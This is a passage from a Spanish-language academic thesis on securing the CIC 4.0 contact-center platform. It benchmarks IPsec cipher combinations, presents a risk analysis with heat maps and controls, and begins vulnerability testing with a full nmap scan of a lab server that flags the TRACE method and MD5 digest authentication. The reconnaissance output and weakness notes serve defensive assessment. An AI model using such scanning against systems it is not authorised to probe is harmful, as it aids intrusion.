Máquina B % Processor Time, se observa un incremento a medida que se aumenta la complejidad en los algoritmos de cifrado y de seguridad. La mejor opción es una en la que no se sacrifique mucho rendimiento de la estación de trabajo por seguridad.

El valor “Jitter (ms)” es un valor muy importante a tener en cuenta en las plataformas de VoIP. En los resultados obtenidos esta variable se mantuvo constante, así se cifrara o no la comunicación, por ende este no es un valor determinante a la hora de escoger el cifrado optimo en la plataforma CIC.

El valor “Latence (ms)”, no se vio afectado en ninguna de las combinaciones de cifrado realizadas en el laboratorio realizado dentro de una LAN. Sin embargo esta variable habría que estudiarla en canales WAN de diferente medio, ya sea fibra óptica, cobre, satelital, radio, pero esto se propone como continuación de este proyecto en otra investigación ya que para este proyecto este se sale del alcance propuesto.

Para la variable “Packet Lost” no se observa variación ni perdidas asociadas a los cambios de cifrado realizados, lo cual lo deja como una variable a no tener en cuenta a la hora de escoger el mejor cifrado para la plataforma CIC.

Para el primer análisis se descartan los algoritmos y sus combinaciones, que por los referentes teóricos descritos en el presente documento ya están rotos. Estos algoritmos son: MD5, SHA1, DES, lo que reduce la combinación de posibilidades a 1560.

Para determinar las que mejor rendimiento ofrecen, se ordenaron los algoritmos teniendo en cuenta como primeros criterios de ordenamiento las variables de mayor relevancia, y luego las de menor relevancia, así:

Las variables de mayor relevancia y de menor relevancia, se definieron en el orden de importancia a nivel de desempeño de la plataforma, por lo tanto primero se tienen en cuenta los usos de procesamiento como recurso limitado y que puede causar alto impacto en el rendimiento, y luego en los recursos de memoria y disco que aunque su uso puede ser alto, no necesariamente impactan el desempeño.

Mayor relevancia en orden:

% Processor Time – TOTAL

InIn Media Server % Processor Time
Máquina A % Processor Time
Máquina B % Processor Time
Proceso Notifier % Processor Time
Proceso IP % Processor Time
Proceso TsServer % Processor Time
Proceso SessionManager % Processor Time
Proceso Notifier Working Set


Menor relevancia en orden:

Proceso IP Working Set
Proceso TsServer Working Set
Proceso SessionManager Working Set
Proceso Notifier Private Bytes
Proceso IP Private Bytes
Proceso TsServer Private Bytes
Proceso SessionManager Private Bytes
Network Connection Bytes Sent/sec
Network Connection Bytes Received/sec
Average Disk Queue Length

Así mismo, se ponderan las combinaciones de algoritmos restantes, base en el marco teórico para establecer cuáles ofrecen mayor seguridad a nivel de confidencialidad e integridad. Esta ponderación se estableció con valores de 1 a 50, colocando las ponderaciones más bajas a los algoritmos menos complejos y que ofrecen menos nivel de confidencialidad de acuerdo a su definición, y las ponderaciones más altas a los algoritmos más complejos y que de acuerdo a su definición ofrecen mayor confidencialidad e integridad.

En la figura 39 se muestra una relación entre el porcentaje de procesamiento, tanto en el servidor CIC, Media server, y en las estaciones cliente, contra los valores ponderados de las combinaciones de algoritmos utilizadas para cifrar y autenticar el tráfico (1560 combinaciones de algoritmos de cifrado y autenticación).

Figura 38. Comparación combinación de algortimos vs Procesamiento total.



Fuente: autores.

Y al tomar los que mejor desempeño y mayor ponderación a nivel de confidencialidad e Integridad, se obtienen en la tabla 1 las siguientes 10 combinaciones:


Tabla 1. Combinaciones de algoritmos.

Combinaciones de Algoritmos (Integridad, Cifrado)	Main Mode (Fase I)	Quick Mode (Fase II)	Ponderación Seguridad	% Processor Time – TOTAL
Promedio SHA256_3DES_DH1 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_3DES_DH1	AES-GMAC 128_AES-CBC 128	10	29.8943
Promedio SHA256_AES-CBC-128_DH1 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_AES-CBC-128_DH1	AES-GMAC 128_AES-CBC 128	11	29.8958
Promedio SHA256_AES-CBC-192_DH1 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_AES-CBC-192_DH1	AES-GMAC 128_AES-CBC 128	17	29.8972
Promedio SHA256_AES-CBC-256_DH1 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_AES-CBC-256_DH1	AES-GMAC 128_AES-CBC 128	19	29.8987
Promedio SHA256_3DES_DH2 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_3DES_DH2	AES-GMAC 128_AES-CBC 128	11	29.9016
Promedio SHA256_AES-CBC-128_DH2 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_AES-CBC128_DH2	AES-GMAC 128_AES-CBC 128	12	29.9030
Promedio SHA256_AES-CBC-192_DH2 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_AES-CBC-192_DH2	AES-GMAC 128_AES-CBC 128	18	29.9045
Promedio SHA256_AES-CBC-256_DH2 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_AES-CBC-256_DH2	AES-GMAC 128_AES-CBC 128	20	29.9059
Promedio SHA256_3DES_DH14 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_3DES_DH14	AES-GMAC 128_AES-CBC 128	12	29.9088
Promedio SHA256_AES-CBC-128_DH14 + ESP (AES-GMAC 128_AES-CBC 128)	SHA256_AES-CBC-128_DH14	AES-GMAC 128_AES-CBC 128	13	29.9103

Fuente: autores.

Y en la figura 39 se observa que la combinación seleccionada se encuentra más cerca de los niveles de desempeño similares al texto plano, pero con un mayor grado de confidencialidad e integridad:

Figura 39. Localizacion de combinacion de algoritmo seleccionado.



Fuente: autores.

De acuerdo a los resultados experimentales la mejor combinación de algoritmos es:

SHA256_AES-CBC-256_DH2 + ESP (AES-GMAC 128_AES-CBC 128)

Así:

Intercambio de llaves:
Algoritmo de integridad: SHA-256
Algoritmo de cifrado: AES-CBC-256
Algoritmo de intercambio de llaves: Diffie-Hellman 2

Protección de datos (Protocolo ESP):
Algoritmo de cifrado: AES-GMAC 128
Algoritmo de integridad: AES-CBC-128

7. ANÁLISIS DE VULNERABILIDADES A LA PLATAFORMA CIC 4.0

7.1 ANÁLISIS DE RIESGOS

Se realizó el siguiente análisis de riesgos tal como se muestra en el cuadro 1.

Cuadro 1. Análisis de riesgos.

Nombre del activo	Vulnerabilidad	Amenaza	Consecuencias	Probabilidad Realista	Impacto Realista	Estimacion Nivel de riesgo
Media Server	Denegación del Servicio	Atacante remoto	Perdida de la disponibilidad	3	8	24
	Espacio en disco	Usuarios autorizados sin capacitación	Perdida de disponibilidad	3	4	12
	Errores de código	Empleado Insatisfecho	Ejecución de código arbitrario en los sistemas afectados	3	8	24
Active Directory	Ausencia autenticación fuerte	Suplantación	Perdida de información critica	4	4	16
	Autenticación no cifrada	Espionaje Corporativo	Fuga de información Perdida de la confidencialidad	5	8	40
	Falta de políticas de backup	Daño del disco duro	Perdida de información critica	4	2	8
Aplicación CIC	Ausencia autenticación fuerte	Suplantación	Perdida de informacion critica	3	8	24
	Correr ftp como usuario administrador	Comprometer todo el sistema	Fuga de información Falla en la integridad por modificaciones no autorizadas	2	8	16
	No usar proxy en medio de aplicación y el front end	Ingresos no autorizados	Perdida de la disponibilidad de la aplicación	3	8	24
Campaing Server	Programas exploit	Espionaje Corporativo	Perdida de informacion critica	3	10	30
	Cifrado reducido	Suplantacion	Perdida de informacion critica	4	8	32
	Validaciones incorrectas de entrada del usuario	Envío de peticiones HTTP	Perdida de informacion critica	3	10	30

Fuente: autores.

Tabla 2. Escala probabilidad - impacto.

Probabilidad	Impacto
5 – Certeza	10 -Catastrofico
4 - Muy Probable	8 - Alto
3 - Medianamente probable	4- Medio
2 - Poco Probable	2 - Bajo
1 – Improbable	1 - Muy Bajo

Fuente: autores.

En el cuadro 2 se priorizan los riesgos en el mapa de calor con los colores establecidos en el cuadro 3.

Cuadro 2. Mapa de Calor de riesgos identificados en los activos

Impacto	Probabilidad				
	Improbable (1)	Poco Probable (2)	Medianamente Probable (3)	Muy probable (4)	Certeza (5)
Catastrofico (10)			I(30) - Ac(Campaing Center) - A(Envío de Peticiones HTTP) - V(Validaciones Incorrectas de entrada del usuario). I(30) - Ac(Campaing Server) - A(Programas Exploit) - V(Espionaje Corporativo)		
		I(16) - Ac (Aplicación CIC) - A (Comprometer todo el sistema) - V(Correr ftp como usuario administrador)	I(24) - Ac(Media Server) - A(Atacante remoto) - V(Denegación del serviciol) I(24) - Ac(Aplicacion CIC) - A(Empleado Insatisfecho) - V(Errores de Codigo) I(24) - Ac(Aplicacion CIC) A (Suplantacion) V Ausencia de autenticacion fuerte I(24) - Ac (Aplicacion CIC) A(Ingresos no autorizados) V (No usar proxy en medio de aplicación y el front end)	I(32) - Ac(Campaing Server) - ASuplantacion) - V(Cifrado reducido)	I(40) - Ac(Active Directory) - A(Espionaje Corp) - V(Autenticacion no cifrada)

Cuadro 2. (Continuación)

Impacto	Probabilidad				
	Improbable (1)	Poco Probable (2)	Medianamente Probable (3)	Muy probable (4)	Certeza (5)
Medio (4)			I(12) - Ac(Media Server) - A(Usuarios Autorizados sin capacitar) - V(Espacio en disco)	I(16) - Ac(Active Directory) - A(Suplantacion) - V(Ausencia de autenticacion fuerte)	
				I(8) - Ac(Active Directory) - A(Daño Disco Duro) - V(Falta Politicas de Backup)	
Muy Bajo (1)					

Fuente: autores

Cuadro 3. Colores convencionales para el mapa de calor

	Tolerable	Nivel de Impacto 10 o menor
	No Aceptable	Nivel de Impacto entre 10 y 30
	Critico	Nivel de Impacto 30 o Superior

Fuente: autores.

En el cuadro 4 se implementaron los requisitos de seguridad, los cuales se muestran a continuación:

Cuadro 4. Riesgos y controles.

Riesgos		Controles						
		Integridad de las configuraciones de seguridad del servidor.	Integridad de los recursos del sistema.	Política de backup	Autenticación de usuario.	Autenticación de procesos.	Revisión de código	Autenticación con el backend de la aplicación.
Críticos	I(40) - Ac(Active Directory) - A(Espionaje Corp) - V(Autenticación no cifrada)	X		X	X	X		
	I(32) - Ac(Campaing Server) - ASuplantacion) - V(Cifrado reducido)	X	X		X	X		
No aceptable	I(30) - Ac(Campaing Center) - A(Envío de Peticiones HTTP) - V(Validaciones Incorrectas de entrada del usuario).	X	X		X	X	X	
	I(30) - Ac(Campaing Server) - A(Programas Exploit) - V(Espionaje Corporativo)	X	X		X	X	X	
	I(24) - Ac(Media Server) - A(Atacante remoto) - V(Denegación del servicio)	X			X	X		X
	I(24) - Ac(Aplicacion CIC) - A(Empleado Insatisfecho) - V(Errores de Codigo)				X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Integridad de las configuraciones de seguridad del servidor.	Integridad de los recursos del sistema.	Política de backup	Autenticación de usuario.	Autenticación de procesos.	Revisión de código	Autenticación con el backend de la aplicación.
No aceptable	I(24) - Ac(Aplicación CIC) A (Suplantación) V Ausencia de autenticación fuerte	X			X	X	X	X
	I(24) - Ac (Aplicacion CIC) A(Ingresos no autorizados) V (No usar proxy en medio de aplicación y el front end)	X	X		X	X	X	X
	I(16) - Ac (Aplicación CIC) - A (Comprometer todo el sistema) - V(Correr ftp como usuario administrador)	X						X
	I(16) - Ac(Active Directory) - A(Suplantacion) - V(Ausencia de autenticacion fuerte)				X	X	X	X
	I(16) - Ac (Aplicación CIC) - A (Comprometer todo el sistema) - V(Correr ftp como usuario administrador)				X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Integridad de las configuraciones de seguridad del servidor.	Integridad de los recursos del sistema.	Política de backup	Autenticación de usuario.	Autenticación de procesos.	Revisión de código	Autenticación con el backend de la aplicación.
No aceptable	I(12) - Ac(Media Server) - A(Usuarios Autorizados sin capacitar) - V(Espacio en disco)				X	X	X	X
Tolerable	I(8) - Ac(Active Directory) - A(Daño Disco Duro) - V(Falta Políticas de Backup)			X				

Cuadro 4. (Continuación horizontal controles)

Riesgos		Controles						
		Intentos no exitosos y periodos de bloqueo.	Información de autenticación	Autenticación fuerte de usuarios de altos privilegios.	Autenticación por cada sesión.	Inactividad de la sesión.	Número máximo de sesión.	Mecanismo de control de acceso.
Críticos	I(40) - Ac(Active Directory) - A(Espionaje Corp) - V(Autenticacion no cifrada)	X	X	X	X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Intentos no exitosos y periodos de bloqueo.	Información de autenticación	Autenticación fuerte de usuarios de altos privilegios.	Autenticación por cada sesión.	Inactividad de la sesión.	Número máximo de sesión.	Mecanismo de control de acceso.
Críticos	I(32) - Ac(Campaing Server) – A suplantación) - V(Cifrado reducido)			X	X	X		
No aceptable	I(30) - Ac(Campaing Center) - A(Envío de Peticiones HTTP) - V(Validaciones Incorrectas de entrada del usuario).	X	X	X	X	X	X	X
	I(30) - Ac(Campaing Server) - A(Programas Exploit) - V(Espionaje Corporativo)	X	X	X	X	X	X	X
	I(24) - Ac(Media Server) - A(Atacante remoto) - V(Denegación del servicio)	X	X	X	X	X	X	X
	I(24) - Ac(Aplicacion CIC) - A(Empleado Insatisfecho) - V(Errores de Codigo)	X	X	X	X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Intentos no exitosos y periodos de bloqueo.	Información de autenticación	Autenticación fuerte de usuarios de altos privilegios.	Autenticación por cada sesión.	Inactividad de la sesión.	Número máximo de sesión.	Mecanismo de control de acceso.
No aceptable	I(24) - Ac(Aplicacion CIC) A (Suplantacion) V Ausencia de autenticación fuerte	X	X	X	X	X	X	X
	I(24) - Ac (Aplicación CIC) A(Ingresos no autorizados) V (No usar proxy en medio de aplicación y el front end)	X	X	X	X	X	X	X
	I(16) - Ac (Aplicación CIC) - A (Comprometer todo el sistema) - V(Correr ftp como usuario administrador)	X	X	X	X	X	X	X
	I(16) - Ac(Active Directory) - A(Suplantación) - V(Ausencia de autenticación fuerte)	X	X	X	X	X	X	X
	I(16) - Ac (Aplicación CIC) - A (Comprometer todo el sistema) - V(Correr ftp como usuario administrador)	X	X	X	X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Intentos no exitosos y periodos de bloqueo.	Información de autenticación	Autenticación fuerte de usuarios de altos privilegios.	Autenticación por cada sesión.	Inactividad de la sesión.	Número máximo de sesión.	Mecanismo de control de acceso.
No aceptable	I(12) - Ac(Media Server) - A(Usuarios Autorizados sin capacitar) - V(Espacio en disco)				X	X	X	X
Tolerable	I(8) - Ac(Active Directory) - A(Daño Disco Duro) - V(Falta Politicas de Backup)			X				

Cuadro 4. (Continuación horizontal controles)

Riesgos		Controles						
		Almacenamiento de la información Secreta y Confidencial.	Validación de parámetros	Validación de entradas.	Respuesta ante entradas invalidas.	Límite de peticiones	Manejo de errores y excepciones	Timeout en comunicaciones y tiempo de espera.
Críticos	I(40) - Ac(Active Directory) - A(Espionaje Corp) - V(Autenticacion no cifrada)	X	X	X	X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Almacenamiento de la información Secreta y Confidencial.	Validación de parámetros	Validación de entradas.	Respuesta ante entradas invalidas.	Límite de peticiones	Manejo de errores y excepciones	Timeout en comunicaciones y tiempo de espera.
Críticos	I(32) - Ac(Campaing Server) - ASuplantacion) - V(Cifrado reducido)			X	X	X		
No aceptable	I(30) - Ac(Campaing Center) - A(Envío de Peticiones HTTP) - V(Validaciones Incorrectas de entrada del usuario).	X	X	X	X	X	X	X
	I(30) - Ac(Campaing Server) - A(Programas Exploit) - V(Espionaje Corporativo)	X	X	X	X	X	X	X
	I(24) - Ac(Media Server) - A(Atacante remoto) - V(Denegación del servicio)	X	X	X	X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Almacenamiento de la información Secreta y Confidencial.	Validación de parámetros	Validación de entradas.	Respuesta ante entradas invalidas.	Límite de peticiones	Manejo de errores y excepciones	Timeout en comunicaciones y tiempo de espera.
No aceptable	I(24) - Ac(Aplicacion CIC) - A(Empleado Insatisfecho) - V(Errores de Codigo)	X	X	X	X	X	X	X
	I(24) - Ac(Aplicacion CIC) A (Suplantacion) V Ausencia de autenticacion fuerte	X	X	X	X	X	X	X
	I(24) - Ac (Aplicacion CIC) A(Ingresos no autorizados) V (No usar proxy en medio de aplicación y el front end)	X	X	X	X	X	X	X
	I(16) - Ac (Aplicación CIC) - A (Comprometer todo el sistema) - V(Correr ftp como usuario administrador)	X	X	X	X	X	X	X
	I(16) - Ac(Active Directory) - A(Suplantacion) - V(Ausencia de autenticacion fuerte)	X	X	X	X	X	X	X

Cuadro 4. (Continuación)

Riesgos		Controles						
		Almacenamiento de la información Secreta y Confidencial.	Validación de parámetros	Validación de entradas.	Respuesta ante entradas invalidas.	Límite de peticiones	Manejo de errores y excepciones	Timeout en comunicaciones y tiempo de espera.
No aceptable	I(16) - Ac (Aplicación CIC) - A (Comprometer todo el sistema) - V(Correr ftp como usuario administrador)	X	X	X	X	X	X	X
	I(12) - Ac(Media Server) - A(Usuarios Autorizados sin capacitar) - V(Espacio en disco)	X	X	X	X	X	X	X
Tolerable	I(8) - Ac(Active Directory) - A(Daño Disco Duro) - V(Falta Politicas de Backup)							

Fuente: autores.

En el cuadro 5 se observa la ponderación de riesgos después de aplicar los controles.

Cuadro 5. Ponderación de análisis de riesgos después de aplicar los controles

.

Nombre del activo	Vulnerabilidad	Amenaza	Probabilidad Realista	Impacto Realista	Estimacion Nivel de riesgo
Media Server	Denegacion del Servicio	Atacante remoto	3	1	3
	Espacio en disco	Usuarios autorizados sin capacitacion	3	1	3
	Errores de codigo	Empleado Insatisfecho	3	2	6
Active Directory	Ausencia autenticacion fuerte	Suplantacion	4	1	4
	Autenticacion no cifrada	Espionaje Corporativo	5	1	5
	Falta de politicas de backup	Daño del disco duro	4	1	4
Aplicación CIC	Ausencia autenticacion fuerte	Suplantacion	4	1	4
	Correr ftp como usuario administrador	Comprometer todo el sistema	4	1	4
	No usar proxy en medio de aplicación y el front end	Ingresos no autorizados	3	1	3
Campaing Server	Programas exploit	Espionaje Corporativo	1	1	1
	Cifrado reducido	Suplantacion	2	1	2
	Validaciones incorrectas de entrada del usuario	Envío de peticiones HTTP	1	1	1

Fuente: autores.

El cuadro 6 muestra la mitigación de los riesgos después de aplicar los controles.

Cuadro 6. Mapa de Calor después de aplicar los controles.

Impacto	Probabilidad				
	Improbable (1)	Poco Probable (2)	Medianamente Probable (3)	Muy probable (4)	Certeza (5)
Catastrofico (10)					
Alto (8)					
Medio (4)					
Bajo (2)			I(6) - Ac(Media Server) - A(Empleado Insatisfecho) - V(Errores de codigo)		
Muy Bajo (1)	I(1) - Ac(Campaing Center) - A(Envío de peticiones HTTP) - V(Validaciones incorrectas de entrada del Usuario) I(1) - Ac(Campaing Center) - A(Espionaje corporativo) - V(Programas exploit)	I(2) - Ac(Campaing Center) - A(Suplantacion) - V(Cifrado Reducido)	I(3) - Ac(Media Server) - A(Atacante Remoto) - V(Denegación del servicio) I(3) - Ac(Media Server) - A(Usuarios Autorizados sin Capacitar) - V(Espacio en disco) I(3) Ac (Aplicacion CIC) A (Ingresos no autorizados) V (No usar proxy en medio de aplicación y el front end)	I (4) Ac (Active Directory) A (Suplantacion) V (Ausencia autenticacion fuerte) I (4) Ac (Active Directory) A (Daño disco duro) V (Falta de Politicas de Backup) I (4) Ac (Aplicacion CIC) A (Suplantacion) V (Ausencia autenticacion fuerte) I (4) Ac (Aplicacion CIC) A (Comprometer todo el sistema) V (Correr ftp como usuario administrador)	I (5) Ac (Active Directory) A (Espionaje Corporativo) V (autenticacion no cifrada)

Fuente: autores.

7.2 PRUEBAS TÉCNICAS DE VULNERABILIDADES

7.2.1 Media Server. Inicialmente se procede a realizar un escaneo de puertos utilizando nmap del servidor Media Server que en el laboratorio implementado tiene la dirección IP 192.168.10.62:

Starting Nmap 6.47 (http://nmap.org) at 2015-02-17 20:43 COT
Nmap scan report for 192.168.10.62
Host is up (0.0012s latency).
Not shown: 987 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title.
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
443/tcp open tcpwrapped
| http-auth:
| HTTP/1.1 401 Unauthorized
|_ Digest algorithm=MD5 realm=Interaction Center Media Server on 'LABCICMS' (digest authentication) nonce=E14BDAAB308D4C0AAFFE18157C3EAFE9 qop=auth
|_http-title: Interaction Center
| ssl-cert: Subject: commonName=LABCICMS/organizationName=Servers
| Not valid before: 2014-11-15T02:49:08+00:00
|_Not valid after: 2034-11-16T02:49:08+00:00
445/tcp open netbios-ssn
3389/tcp open ms-wbt-server?
8084/tcp open unknown
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port8084-TCP:V=6.47%I=7%D=2/17%Time=54E3EE32%P=i686-pc-linux-gnu%r(GetR
SF:equest,17F,"HTTP/1\.1\x20302\x20Found\r\nServer:\x20Interactive\x20Inte
SF:lligence\x20HTTP/1\.0\r\nDate:\x20Wed,\x2018\x20Feb\x202015\x2001:43:43
SF:\x20GMT\r\nConnection:\x20close\r\nLocation:\x20https://LABCICMS:443/\r

SF:\nCache-Control:\x20private\r\nContentType:\x20text/html\r\nContent-Len
SF:gth:\x20160\r\n\r\n<html><head><title>Object\x20moved</title></head><bo
SF:dy><h1>Object\x20Moved</h1> This\x20object\x20may\x20be\x20found\x2
0<
SF:a\x20href=\"https://LABCICMS:443/\">here\. </body></html>")%r(Fo
SF:urOhFourRequest,17F,"HTTP/1\.1\x20302\x20Found\r\nServer:\x20Interactiv
SF:e\x20Intelligence\x20HTTP/1\.0\r\nDate:\x20Wed,\x2018\x20Feb\x202015\x2
SF:001:43:43\x20GMT\r\nConnection:\x20close\r\nLocation:\x20https://LABCIC
SF:MS:443/\r\nCache-Control:\x20private\r\nContentType:\x20text/html\r\nCo
SF:ntent-Length:\x20160\r\n\r\n<html><head><title>Object\x20moved</title><
SF:/head><body><h1>Object\x20Moved</h1> This\x20object\x20may\x20be\x
20f
SF:ound\x20<a\x20href=\"https://LABCICMS:443/\">here\. </body></htm
SF:l>")%r(HTTPOptions,17F,"HTTP/1\.1\x20302\x20Found\r\nServer:\x20Interac
SF:tive\x20Intelligence\x20HTTP/1\.0\r\nDate:\x20Wed,\x2018\x20Feb\x202015
SF:\x2001:43:48\x20GMT\r\nConnection:\x20close\r\nLocation:\x20https://LAB
SF:CICMS:443/\r\nCache-Control:\x20private\r\nContentType:\x20text/html\r\
SF:nContent-Length:\x20160\r\n\r\n<html><head><title>Object\x20moved</titl
SF:e></head><body><h1>Object\x20Moved</h1> This\x20object\x20may\x20b
e\x
SF:20found\x20<a\x20href=\"https://LABCICMS:443/\">here\. </body></
SF:html>");
MAC Address: 00:0C:29:63:8A:73 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: LABCICMS, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:63:8a:73 (VMware)
| smb-os-discovery:
| OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: LABCICMS
| NetBIOS computer name: LABCICMS
| Workgroup: WORKGROUP
|_ System time: 2015-02-17T20:45:22-05:00
| smb-security-mode:
| Account that was used for smb scripts: guest

| User-level authentication
| SMB Security: Challenge/response passwords supported
|_ Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT ADDRESS
1 1.17 ms 192.168.10.62

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.91 seconds

Del escaneo de puertos se encontro los siguientes puertos TCP abiertos:

80 – HTTP
135 – MSRPC
139 – NETBIOS
443 – TCP WRAPPED (NO HTTPS)
445 – NETBIOS
3389 – MS-WBT SERVER
8084 – No identificado De acuerdo lo que devuelve el puerto es propio de Interactive Intelligence.
49152 – MSRPC
49153 – MSRPC
49154 – MSRPC
49155 – MSRPC
49157 – MSRPC
49178 – MSRPC

Adicionalmente nmap entregó información acerca del sistema operativo instalado en el servidor: Windows Server 2008 R2 Datacenter 7601 Service Pack 1.

La MAC del servidor es: 00:0C:29:63:8A:73.

Al usar nmap con la opción –A se ejecutan algunos scripts auxiliares permitiendo identificar puertos vulnerables como se observa aquí:

En el puerto 80: http-methods: Potentially risky methods: TRACE: este método permitiría realizar un ataque de **Cross-Site Tracing**.

En el puerto 443: HTTP/1.1 401 UnauthorizedDigest algorithm = MD5 realm = Interaction Center Media Server on 'LABCICMS' (digest authentication) nonce = E14BDAAB308D4C0AAFFE18157C3EAFE9 qop=auth http - title: Interaction Center ssl - cert: Subject: commonName = LABCICMS/organizationName =

Servers Not valid before: 2014 – 11 – 15T02:49:08+00:00 Not valid after: 2034 – 11 – 16T02:49:08+00:00

Se observa que HTTPS está utilizando MD5 el cual es vulnerable,

